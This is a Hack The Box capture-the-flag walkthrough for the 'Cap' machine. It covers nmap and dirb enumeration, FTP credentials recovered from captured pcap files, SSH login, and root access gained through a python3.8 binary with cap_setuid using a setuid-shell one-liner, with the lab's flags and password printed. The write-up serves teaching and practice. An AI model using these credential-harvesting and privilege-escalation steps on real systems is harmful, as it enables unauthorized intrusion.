## Hack The Box – CAP Walkthrough

## Alberto Gómez


First step is to do some enumeration. Let's scan the host with nmap:

```
kalimkali:~$ sudo nmap -Pn 10.10.10.245
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 10:49 EDT
Nmap scan report for 10.10.10.245
Host is up (0.057s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

We can see it hosts three basic services: FTP, SSH and HTTP. Let's check for anonymous access through FTP:

```
kali@kali:~$ nc 10.10.10.245 21
220 (vsFTPd 3.0.3)
USER anonymous
331 Please specify the password.
PASS anonymous
530 Login incorrect.
```

We can see how it is not allowed, so let's move on and visit the website on port 80. First thing I noticed is a dashboard for a user called Nathan.



I didn't find any session cookie though.

Navigating through the website I access a webpage at /data/5 from which I could download a .pcap file, which was empty. Let's use *dirb* to find more available routes:

```
| National | National
```

We can find several pages in the /data directory:

```
kali@kali:~$ dirb http://10.10.10.245/data
DIRB v2.22
By The Dark Raver
START_TIME: Fri Oct 1 11:05:12.2021
URL_BASE: http://10.10.10.245/data/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
--- Scanning URL: http://10.10.10.245/data/ ---
+ http://10.10.10.245/data/0 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/00 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/01 (CODE:200 SIZE:17150)
+ http://10.10.10.245/data/02 (CODE:200 SIZE:17147)
+ http://10.10.10.245/data/03 (CODE:200 SIZE:17144)
+ http://10.10.10.245/data/04 (CODE:200 SIZE:17144)
+ http://10.10.10.245/data/05 (CODE:200 SIZE:17144)
+ http://10.10.10.245/data/06 (CODE:200|SIZE:17147)
+ http://10.10.10.245/data/1 (CODE:200|SIZE:17150)
+ http://10.10.10.245/data/2 (CODE:200 SIZE:17147)
+ http://10.10.10.245/data/3 (CODE:200 SIZE:17144)
+ http://10.10.10.245/data/4 (CODE:200|SIZE:17144)
+ http://10.10.10.245/data/5 (CODE:200 SIZE:17144)
+ http://10.10.10.245/data/6 (CODE:200|SIZE:17147)
END_TIME: Fri Oct 1 11:09:18 2021
DOWNLOADED: 4612 - FOUND: 14
kali@kali:~$
```

In some of those pages we can find .pcap files with content on them. Let's download them and take a look.

Although these are files to be opened with network tools, we can make a quick look at them with the command *strings* to search some valid information.

Executing the command for file *0.pcap* we can see some login information related to a used called Nathan. Let's try to use those credentials to access the machine.

```
220 (vsFTPd 3.0.3)
USER nathan
(su@
Jsv@
331 Please specify the password.
PASS Buck3tH4TF0RM3!
(sw@
?sx@
230 Login successful.
```

```
kali@kali:~$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

We can find the first flag in the user's home directory:

```
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
f1b38e79bdaf836b27a0eae2f7c16920
nathan@cap:~$
```

In order get the root flag we must find a privilege escalation method. This is where the machine name gives us a big hint. Let's use the *getcap* command to search recursively for file capabilities in the whole machine:

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

We find that the python3.8 executable has the *cap\_setuid* capability. We some search on internet we can find this python command that takes advantage of this vulnerability that allows python to set its UID and open a shell as root:

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# cd /root
# ls
root.txt snap
# cat root.txt
0b88841b5983cd6aeaffb78a36f72c9a
# |
```

After the command execution I got access to root and found the final flag.